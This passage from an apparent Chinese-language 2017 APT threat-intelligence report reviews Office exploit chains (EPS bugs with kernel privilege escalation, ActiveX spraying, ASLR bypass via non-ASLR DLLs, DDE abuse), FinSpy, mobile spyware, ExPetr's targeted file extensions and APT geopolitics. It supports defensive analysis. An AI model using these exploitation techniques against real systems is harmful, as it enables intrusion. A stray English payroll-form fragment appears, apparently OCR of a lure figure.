对于像 CVE-2015-2545，CVE-2017-0261 和 CVE-2017-0262 这样的漏洞来说，由于能够执行 EPS 脚本，所以具有极强的灵活性。Office 2010 以后微软采取了在沙盒中解析 EPS 文件的方式进行缓解，但是仍然无法阻止攻击者结合内核提权漏洞绕过。2015 年 FireEye 揭露了 CVE-2015-2545＋CVE-2015-2546 的野外利用，也就是一个 EPS 漏洞＋一个内核提权漏洞。

ESET 曝光的 APT28 使用 CVE-2017-0262 和 CVE-2017-0263 对法国大选进行攻击的同一天，FireEye 也发布博客对 Turla、APT28 使用该模式的 0day 漏洞组合攻击做了说明，组合方式是 EPS 漏洞 (CVE-2017-0261、CVE-2017-0262) 和内核提权漏洞 (CVE-2017-0001、CVE-2017-0263、CVE-2016-7255)。

CVE #	Usage
CVE-2017-0261	EPS “restore” Use-After-Free zero-day
CVE-2017-0262	EPS Type Confusion zero-day
CVE-2017-0263	EOP used with CVE-2017-0262 to deploy GAMEFISH Payload
CVE-2016-7255	EOP used with CVE-2017-0261 to deploy NETWIRE Payload
CVE-2017-0001	EOP used with CVE-2017-0261 to deploy SHIRIME Payload

2017 年，360 威胁情报中心也监控到了摩诃草组织从 2017 年 11 月至 12 月初的多起活跃攻击，发现摩诃草组织在 2017 年下半年跟进使用了 CVE-2017-0261＋CVE-2016-7255 的组合。2017 年 4 月的补丁中微软禁用了 EPS 以彻底解决该类问题，不过相关利用可能仍然会流行一段时间。

3） 其它

除了上面所述的这些比较特殊的漏洞，近几年 APT 攻击常用的 Office 漏洞中除了 CVE-2014-1761（RTF 解析中的数组越界）巧妙地通过特定的 RTF 控制字来精确控制内存以至于在没有利用堆喷射的情况下就非常准确可靠地获得程序控制流之外，从 CVE-2013-3906（TIFF 解析中的整数溢出）第一


次发现 0day 野外利用中 ActiveX 喷射的技巧开始，CVE-2015-1641（RTF 解析中的类型混淆）、CVE-2016-7193（RTF 解析中的数组越界）、CVE-2017-11826（OOXML 解析中的类型混淆）等等无一例外都靠这种方法来获得对 EIP 的控制，效果很不稳定，所需要的时间也比较长。

这些漏洞都很难写出全版本通用的 EXP，同时还要通过 msvcr71.dll，msvbvm60.dll 等没有开启 ASLR 的模块绕过 ASLR，Office 2013 以后已经强制将没有开启 ASLR 模块的 dll 地址随机化，要想在 Office 2013 及更高版本上成功利用更是难上加难。

名称	修改日期	类型	大小
_rels	2017/10/17 19:24	文件夹	
activeX1.bin	2017/9/17 17:12	BIN 文件	2,050 KB
activeX1.xml	2017/9/17 17:12	XML 文档	1 KB
activeX2.xml	2017/9/17 17:12	XML 文档	1 KB
activeX3.xml	2017/9/17 17:12	XML 文档	1 KB
activeX4.xml	2017/9/17 17:12	XML 文档	1 KB
activeX5.xml	2017/9/17 17:12	XML 文档	1 KB
activeX6.xml	2017/9/17 17:12	XML 文档	1 KB
activeX7.xml	2017/9/17 17:12	XML 文档	1 KB
activeX8.xml	2017/9/17 17:12	XML 文档	1 KB
activeX9.xml	2017/9/17 17:12	XML 文档	1 KB
activeX10.xml	2017/9/17 17:12	XML 文档	1 KB
activeX11.xml	2017/9/17 17:12	XML 文档	1 KB
activeX12.xml	2017/9/17 17:12	XML 文档	1 KB
activeX13.xml	2017/9/17 17:12	XML 文档	1 KB

在这样的情况下 CVE-2017-11882 这个稳定通杀所有 Office 版本和所有 Windows 版本的漏洞就显得十分宝贵了，在十七年前编译好的 EQNEDT32.EXE 没有采用任何漏洞缓解措施，POC 公布后就出现包括 Cobalt 和 APT34 在内的多个组织的利用，这也是历史遗留代码带来的问题。

虽然我们谈的这些漏洞很多跟 OLE（Object Linking and Embedding，对象连接与嵌入）看上去没有什么关系，但是它们大都通过嵌入或者链接 OLE 对象来实现利用。2015 年 BlackHat 上 Haifei Li 和 Bing Sun 做了题为 Attacking Interoperability:An OLE Edition 的演讲，对历史 Office 漏洞的原因做了深度探讨。总体来说，OLE 机制在 Office 中提供了巨大的攻击面。



To Employees: Benefits Enrollment and Payroll Set-up
ACTION REQUIRED

PAYROLL SETUP


WHAT YOU HAVE TO DO	DESCRIPTION	HOW YOU GET IT DONE	DEADLINE
Read	Payroll Schedule, Tips.	Payroll Information	N/A
A/R	Complete and submit Benefits Summary Enrollment Form	Summary Enrollment Form.pdf	7/01/2015

除了传统的宏和 VBA 之外，DDE（Dynamic Data Exchange，动态数据交换）技术也是 2017 年的热词。DDE 允许 Office 应用程序从其他程序中加载数据。利用这种属性可以在 Office 应用程序中加载执行恶意代码。尽管微软一开始并不打算修复，但还是在 2017 年 12 月的补丁中禁用了 DDE 协议。该攻击方法虽然需要用户交互，但是由于安全意识的缺乏，依然有大量用户中招。2017 年 APT28 就利用 DDE 技术和纽约恐袭事件发动了攻击。

我们还注意到 APT28、APT34、摩诃草等组织利用了多个 Nday。所以，及时更新补丁还是非常重要的。未来除了新的 0day 之外，像 CVE-2017-11882，CVE-2017-0199，CVE-2017-8759 等原理简单，易于构造，触发稳定的漏洞将会成为 APT 组织的首选。

二、 恶意代码复杂性的显著增强

2017 年，在高级攻击领域，听到最多的一个病毒不是 WannaCry，而是 FinSpy（又名 FinFisher 或 WingBird）。CVE-2017-0199、CVE-2017-8759、CVE-2017-11292 等多个漏洞都被用来投递 FinSpy。FinSpy 的代码经过了多层虚拟机保护，并且还有反调试和反虚拟机等功能，复杂程度可见一斑。此外，在 2017 年，海莲花专用木马的复杂性和对抗性也都明显增强。



此外，海莲花、APT34 等组织都采用了 DGA 算法来逃避检测。目前来看，使用机器学习的方法对其进行检测还是一个不错的方法。

三、 移动端的安全问题日益凸显

2017 年，iOS9.3.5 更新修补了三个安全漏洞，即三叉戟漏洞，随后 Citizen Lab 发布文章指出这三个 0day 被用于针对特殊目标远程植入后门。

2016 年，360 就发布了关于 APT-C-15（人面狮）的报告。2017 年 12 月 Trend Micro 发布报告称在一些应用商店中发现了带有网络间谍功能的恶意应用。基于 AnubisSpy 和 Sphinx 恶意软件的文件结构之间的相似性、解密 json 文件使用的相似的技术、共同的 C2 服务器和相似的目标群体，趋势科技认为其与 APT-C-15 的人面狮行动有关。

此外，前面的分析中也提到了 Lazarus 使用移动端恶意软件进行攻击。360 威胁情报中心在 2017 年至 2018 年初先后披露的双尾蝎组织（APT-C-23）和黄金鼠组织（APT-C-27），也都把移动端作为了重要攻击目标。Trend Micro 随后发布的博客还进一步披露了双尾蝎（APT-C-23）使用的移动恶意软件 VAMP 的一个新变种。

传统的 APT 行动主要是针对 Windows 系统进行攻击，而现今由于 Android 和 iOS 的发展带动了智能终端用户量的上升，从而导致黑客组织的攻击目标也逐渐转向移动端。对于移动平台来说，持久化和隐藏的间谍软件是一个被低估的问题。尽管移动设备上的网络间谍活动与台式机或个人电脑

中的网络间谍活动相比可能少得多，攻击方式也不太一样，但它们确实发生了，而且可能比我们认为的更活跃。

四、 针对金融行业的攻击手段多样化

针对金融行业的攻击一直是 APT 的重点目标。比如 FIN7 就是一个典型的经常攻击金融行业的 APT 组织。近年来，除了传统的鱼叉邮件等攻击手段外，还会有 APT 组织攻击 ATM 取款机，让其定时吐钱。2017 年卡巴斯基的一篇报告指出针对 ATM 的恶意软件正在黑市上售卖。2016 年 7 月，我国台湾地区的台湾第一银行旗下 20 多家分行的 41 台 ATM 机遭遇黑客攻击，被盗 8327 余万新台币，目前该案已经破获，抓获犯罪嫌疑人并追回大部分被盗款项。


2017 年，加密货币热度的持续攀升不仅仅使得勒索软件和挖矿木马蠢蠢欲动，APT 组织也盯上了这块蛋糕。FireEye 在 2017 年就发了一篇文章：《Why Is North Korea So Interested in Bitcoin?》，认为国家支持的组织试图窃取虚拟货币，做为逃避国际社会制裁的手段。FireEye 认为，2017 年朝鲜对韩国的加密货币进行了一系列的攻击；Secureworks 也表示 Lazarus 对伦敦一家加密货币公司展开鱼叉攻击；Proofpoint 的报告也详细描述了 Lazarus 团伙的经济动机。

此外，俄罗斯总统普京的顾问宣布筹集资金计划，以增加俄罗斯在比特币市场中的份额；澳大利亚议会的参议员也提议发展自己国家的加密货币。虽然目前有些地区的 APT 组织从事金融犯罪方面的特征明显，但是这种独特性可能不会持续很长时间，因为其它国家可能会对这方面的攻击产生兴趣。

五、 APT 已经影响到每一个人的生活

APT 攻击和 APT 组织已经开始影响到我们每一个人的生活。APT 攻击一般是针对重要的组织或个人，然而 2017 年 APT28 就针对酒店行业这种传统行业进行了攻击。

席卷全球的 WannaCry 和类 Petya 背后似乎也隐隐约约有 APT 的影子。Google 的研究员发现，2017 年 2 月的一个疑似 WannaCry 的早期版本和 Lazarus 的样本之间具有一定的相似性。



ESET 和卡巴斯基也怀疑类 Petya 的幕后黑手可能是 BlackEnergy，类 Petya 加密的文件扩展名的列表与 2015 年 BlackEnergy 的 KillDisk 勒索软件非常相似。

ExPetr	2015 BlackEnergy wiper sample
3ds, .7z, .accdb, .ai, .asp, .aspx, .avhd, .back, .bak, .c, .cfg, .conf, .cpp, .cs, .ctl, .dbf, .disk, .djvu, .doc, .docx, .dwg, .eml, .fdb, .gz, .h, .hdd, .kdbx, .mail, .mdb, .msg, .nrg, .ora, .ost, .ova, .ovf, .pdf, .php, .pmf, .ppt, .pptx, .pst, .pvi, .py, .pyc, .rar, .rtf, .sln, .sql, .tar, .vbox, .vbs, .vcb, .vdi, .vfd, .vmc, .vmdk, .vmsd, .vmx, .vsdx, .vsv, .work, .xls	.3ds, .7z, .accdb, .accdc, .ai, .asp, .aspx, .avhd, .back, .bak, .bin, .bkf, .cer, .cfg, .conf, .crl, .crt, .csr, .csv, .dat, .db3, .db4, .dbc, .dbf, .dbx, .djvu, .doc, .docx, .dr, .dwg, .dxf, .edb, .eml, .fdb, .gdb, .git, .gz, .hdd, .ib, .ibz, .io, .jar, .jpeg, .jpg, .jrs, .js, .kdbx, .key, .mail, .max, .mdb, .mdbx, .mdf, .mkv, .mlk, .mp3, .msi, .my, .myd, .nsn, .oda, .ost, .ovf, .p7b, .p7c, .p7r, .pd, .pdf, .pem, .pfx, .php, .pio, .piz, .png, .ppt, .pptx, .ps, .ps1, .pst, .pvi, .pvk, .py, .pyc, .rar, .rb, .rtf, .sdb, .sdf, .sh, .sl3, .spc, .sql, .sqlite, .sqlite3, .tar, .tiff, .vbk, .vbm, .vbox, .vcb, .vdi, .vfd, .vhd, .vhdx, .vmc, .vmdk, .vmem, .vmfx, .vmsd, .vmx, .vmxf, .vsd, .vsdx, .vsv, .wav, .wdb, .xls, .xlsx, .xvd, .zip

列表在组成和格式上是相似的，但不完全相同。而且，BlackEnergy 老版本有更长的列表。虽然这并不是确凿的证据，但是类 Petya 被多家安全机构认为目的在于破坏而不是勒索。背后的组织目的并不是金钱，这就非常耐人寻味了。

第七章　APT 活动与网络空间大国博弈

在传统的认知中，APT 活动应该是比较隐蔽的，通常不易被察觉。但在 2017 年，APT 组织及其活动，则与网络空间中的大国博弈之间呈现出很多微妙的显性联系。这种联系主要表现在以下五个方面：

1） APT 行动与国家间的政治摩擦密切相关

360 威胁情报中心的监测显示，在 2017 年，某些具有极强的国别针对性的 APT 组织，在相关国家之间处于比较激烈的政治和军事摩擦时，其网络攻击活动也处于异常活跃的状态。其中，双尾蝎、黄金鼠和摩诃草等组织在 2017 年的攻击活动都呈现出这样的特点。

2） APT 行动对于地缘政治的影响日益显著

2016 年底进行的美国大选，以及希拉里和美国民主党全国委员会（DNC）的邮件门事件，使公众第一次见证了 APT 攻击对地缘政治，乃至国家政权的深刻影响。美国作为世界第一强国，互联网第一强国，却成为世界上第一个明确因受 APT 攻击而直接影响大选结果的“受害国”。

2017 年 5 月，ESET，FireEye 等安全机构发布报告称发现 APT28 干扰法国总统大选，对法国大选候选人马克龙等发动鱼叉邮件攻击，其中还同时使用到了 Office 和 Windows 的 0day 漏洞。仅就攻击技术的复杂度和先进性而言，针对法国大选的攻击活动要比美国大选的邮件门事件高出了几个层次。

也许在未来几年，西方国家的大选活动遭到 APT 攻击将不再是新闻，而是逐渐成为司空见惯的常事。要是某个西方国家的大选活动没有遭到任何网络攻击，那很可能只是说明了该国家在国际政治舞台上并不重要。

3） 指责他国的 APT 活动已成重要外交手段

朝鲜政府 2017 年与美国的关系十分紧张，一度双方口水战甚至扬言要兵戎相见，而且半岛南北政府之间关系也十分微妙，加上周边国家地缘政治十分复杂，让这一地区的 APT 活动蒙上了更加隐秘的色彩。

2017 年 5 月， WannaCry 病毒刚刚爆发，就有研究机构声称是朝鲜“制造”了这起大规模的网络破坏活动，但遭到了朝鲜政府的断然否认。

2017 年 10 月和 12 月，英国政府和美国政府再次明确指称是朝鲜制造了 WannaCry 病毒，似乎是坐实了要把锅扣在 Lazarus 的头上。2017 年 12 月 22 日，朝鲜外交部针对 WannaCry 事件作出回应称：“美国这一举动属于严重的政治挑衅，目的是妖魔化朝鲜，从而促使国际社会对朝鲜进行对抗。”虽然美国政府宣称已经获得了证据，但目前仍未公开任何实质性证据。

当然，也有媒体认为：如果朝鲜真的是站在永恒之蓝勒索蠕虫背后的那

个国家，那么它通过比特币勒索病毒筹集的资金还不到 10 万美元。

不论 WannaCry 病毒的制造者到底是谁，针对 WannaCry 的研究与分析，已经明显的成为了某些国家外交博弈的重要棋子。

4） 部分机构选择在敏感时期发布 APT 报告

2017 年 11 月 10 日，第二十五届 APEC 会议在越南成功举办。会议汇聚了太平洋两岸 21 个经济体，这些国家的经济总量占全球 GDP 的 60%。开幕式上包括中国国家主席、美国总统、俄日首脑等在内的众多领导人参会。APEC 在世界的影响力也非常高，同样在南亚地区的影响力能在一定程度上和“一带一路”形成联动效应。

然而，就在 2017 年第三季度，大家都在关注 APEC 会议的筹备之时，活跃于东南亚地区的 APT 组织海莲花也被国外网络安全机构盯上，接连曝出该组织攻击行动中使用的若干样本，以及被攻击的关键信息基础设施。

到 2017 年 11 月初，就在 APEC 即将召开之际，美国华盛顿地区的一家安全机构发布了一篇关于疑似海莲花 APT 团伙新活动的报告。该报告指出，海莲花组织攻击了与政府、军事、人权、民主、媒体和国家石油勘探等有关的个人和组织的 100 多个网站。

5） APT 组织针对国家智库的攻击显著增多

在当前国际地缘政治格局中，智库通常在政策制定、策略研究等方面扮演重要角色，也和国家政治高层来往密切，因此也成为众多 APT 组织尝试渗透和攻击的重要目标之一，尤其是关注政治决策、政策动向的 APT 组织。

2016 年 9 月，美国军事话题新闻网站 Defense One 报道称，俄罗斯黑客组织 APT29 设法入侵多个华盛顿智库，包括著名的 CSIS（战略与国际问题研究中心）。CSIS 作为美国强硬派华盛顿智库，是一个独立于政党之外的研究组织，经常会给美国总统或政府提供重大、前沿问题的研究报告，对美国制定相关政策产生关键影响。

据报道， APT29 或 COZY BEAR，还攻击了重点关注和研究俄罗斯问题的智库团体或机构，除了 CSIS，还包括哈佛大学贝尔弗科学中心等。

事实上，2011 年美国安全智库 Strategic Forecasting（Stratfor）的官网就遭受过黑客攻击。2012 年 10 月，美国国会议员罗杰斯（Mike Rogers）表示，在最近一波针对美国政府和机构的“网络谍战”中，美国智库成为重灾区。

2017 年以来，针对智库攻击的 APT 活动再次增多。根据影子经纪人公布的美国方程式组织的资料文档中，中国.cn 域名遭到的攻击最多，其中包括清华大学、中国科学院等著名智库机构都是方程式组织重点攻击的目标。预计未来，随着国际政治的演变更加复杂化，各个政府对研究机构、政策智库的依赖也将加大，APT 组织针对各个国家的智库的攻击会越来越多。

附录1 部分 APT 研究报告发布机构列表

2017 年 360 威胁情报中心监测全球 46 个专业机构（含媒体）发布的各类 APT 研究报告 104 份，涉及相关 APT 组织 36 个。下表给出了部分专业机构及其发布报告数量列表。由于涉及厂商众多，难免有所遗漏，敬请谅解。

厂商国家	发布厂商	报告数量	涉及 APT 组织数
美国	PaloAlto	7	4
	FireEye	5	5
	McAfee	4	3
	Proofpoint	4	3
	Cisco	2	2
	FBI & DHS	2	2
	Symantec	2	2
	US-CERT	2	2
	Dell SecureWorks Counter Threat Unit (CTU)	2	1
	Fortinet	2	1
	Microsoft	2	3
	Trustwave	1	1
	Forcepoint（原名 Websense）	1	1
	ZDNet	1	1
	Lookout	1	1
	ThreatConnect	1	1
	Riskiq	1	1
	ARBOR	1	
	SecureWorks	1	1
	Fidelis	1	1
	Softpedia	1	1
	SecurityWeek	1	1
	The Hacker News	1	1
	The Intercept	1	1
中国	360	11	6
	微步在线	3	3
	安天	2	2
	腾讯	2	1
俄罗斯	Kaspersky	7	2
	Group-IB	1	1

以色列	Morphisec	2	1
	ClearSky	1	1
	Haaretz	1	1
	Cybereason	1	1
斯洛伐克	ESET	4	2
荷兰	ReaQta	2	2
	Redsocks	1	1
	Fox-IT	1	1
英国	Reuters（路透社）	1	1
	TheRegister	1	1
	PwC UK 和 BAE Systems	1	1
	IBTimes	1	1
罗马尼亚	Bitdefender	3	3
芬兰	F-Secure	1	1
跨国机构	Trend Micro	8	8

表 6 国内外专业机构对部分知名 APT 组织活动的披露情况

附录2 360 威胁情报中心

360 威胁情报中心由全球最大的互联网安全公司奇虎 360 特别成立，是中国首个面向企业和机构的互联网威胁情报整合专业机构。该中心以业界领先的安全大数据资源为基础，基于 360 长期积累的核心安全技术，依托亚太地区顶级的安全人才团队，通过强大的大数据能力，实现全网威胁情报的即时、全面、深入的整合与分析，为企业和机构提供安全管理与防护的网络威胁预警与情报。

360 威胁情报中心对外服务平台网址为 https://ti.360.net/。服务平台以海量多维度网络空间安全数据为基础，为安全分析人员及各类企业用户提供基础数据的查询，攻击线索拓展，事件背景研判，攻击组织解析，研究报告下载等多种维度的威胁情报数据与威胁情报服务。

微信公众号：360 威胁情报中心

关注二维码：

附录3 360 天眼实验室（SkyEye Labs）

360 天眼实验室（SkyEye Labs）正式成立于 2014 年 1 月，是 360 公司旗下专门利用大数据技术研究未知威胁的技术团队。该实验室依托 360 公司多年来积累的海量多维度安全大数据和数据挖掘技术，实现对全网未知威胁的发现、溯源、监测和预警，及时准确地为客户提供安全检测和防护设备所需要的威胁情报。

360 天眼实验室同时也是 360 各类大数据安全分析产品及解决方案的研发中心。实验室成立以来，以先后研发了包括 360 新一代威胁感知系统，360 态势感知与安全运营平台在内的多套国内领先的大数据安全分析系统。同时，360 天眼实验室研发的大数据分析产品还可与 360 推出的各类企业安全防护产品进行协同联动，从而实现数据驱动的协同防御。

360 天眼实验室研发的部分大数据安全分析产品简介

360 新一代威胁感知系统，是 360 天眼实验室研发的国内首套基于大数据的高级威胁定位与发现分析系统。该系统通过对本地流量的全量还原、存储与深度分析，将本地流量、文件及终端日志，与 360 云端威胁情报中心推送的专属威胁情报相结合，实现了对未知威胁与高级攻击的快速发现，精准定位和攻击溯源。该系统目前已广泛应用于政府、金融、能源、运营商等多个关键基础设施领域，并已在实践中捕获了多起重大 APT 攻击事件。

360 态势感知与安全运营平台，是 360 天眼实验室研发的，面向政府、金融、能源等大中型企事业单位的综合安全事件分析与全局安全态势感知系统，简称 NGSOC。该系统不仅具备传统 SOC 系统的内网信息综合监控与管理能力，同时还首次在 SOC 系统中引入了威胁情报技术与本地大数据分析引擎，从而使该系统能够实现各类安全数据的快速汇集、深度关联，以及自动化的高级智能分析，能够对企业内网系统实现持续的安全监测、快速响应、事件调查及安全态势感知，并能够联动 NDR，EDR，进行快速协同响应处置。同时，系统可通过图形化、可视化技术将威胁和异常的总体安全态势用最直观的方式展现给用户，有利于业务管理者迅速做出判断和决策。

附录4 360 追日团队（Helios Team）

360 追日团队（Helios Team）是 360 公司高级威胁研究团队，从事 APT 攻击发现与追踪、互联网安全事件应急响应、黑客产业链挖掘和研究等工作。团队成立于 2014 年 12 月，通过整合 360 公司海量安全大数据，实现了威胁情报快速关联溯源，独家首次发现并追踪了三十余个 APT 组织及黑客团伙，大大拓宽了国内关于黑客产业的研究视野，填补了国内 APT 研究的空白，并为大量企业和政府机构提供安全威胁评估及解决方案输出。

联系方式

邮箱：360zhuiri@360.cn

微信公众号：360 追日团队

扫描右侧二维码关微信公众号

附录5 360 CERT

360CERT 全称“360 Computer Emergency Readiness Team”，致力于维护计算机网络空间安全，是 360 公司基于“协同联动， 主动发现， 快速响应”的指导原则，对重大网络安全事件进行快速预警、应急响应的安全协调团队。

附录6 360 安服团队

360 安服团队汇集国内知名安全专家，在网络攻防以及攻击溯源方面有着丰富的经验。

360 安服团队创新性地提出基于数据驱动的安全服务运营理念：以安全数据为基础，使用安服专业分析工具，结合云端数据及专家诊断，为客户提供事前，事中，事后全周期的安全保障服务。

360 安服团队参与了多次知名 APT 事件的分析溯源工作，参与了国内重大活动安全保障工作超过 50 次，参与 APEC、G20、两会、纪念抗战胜利 70 周年阅兵、首届丝绸之路（敦煌）国际文化博览会等重大活动安全保障工作，并屡获客户认可及感谢信。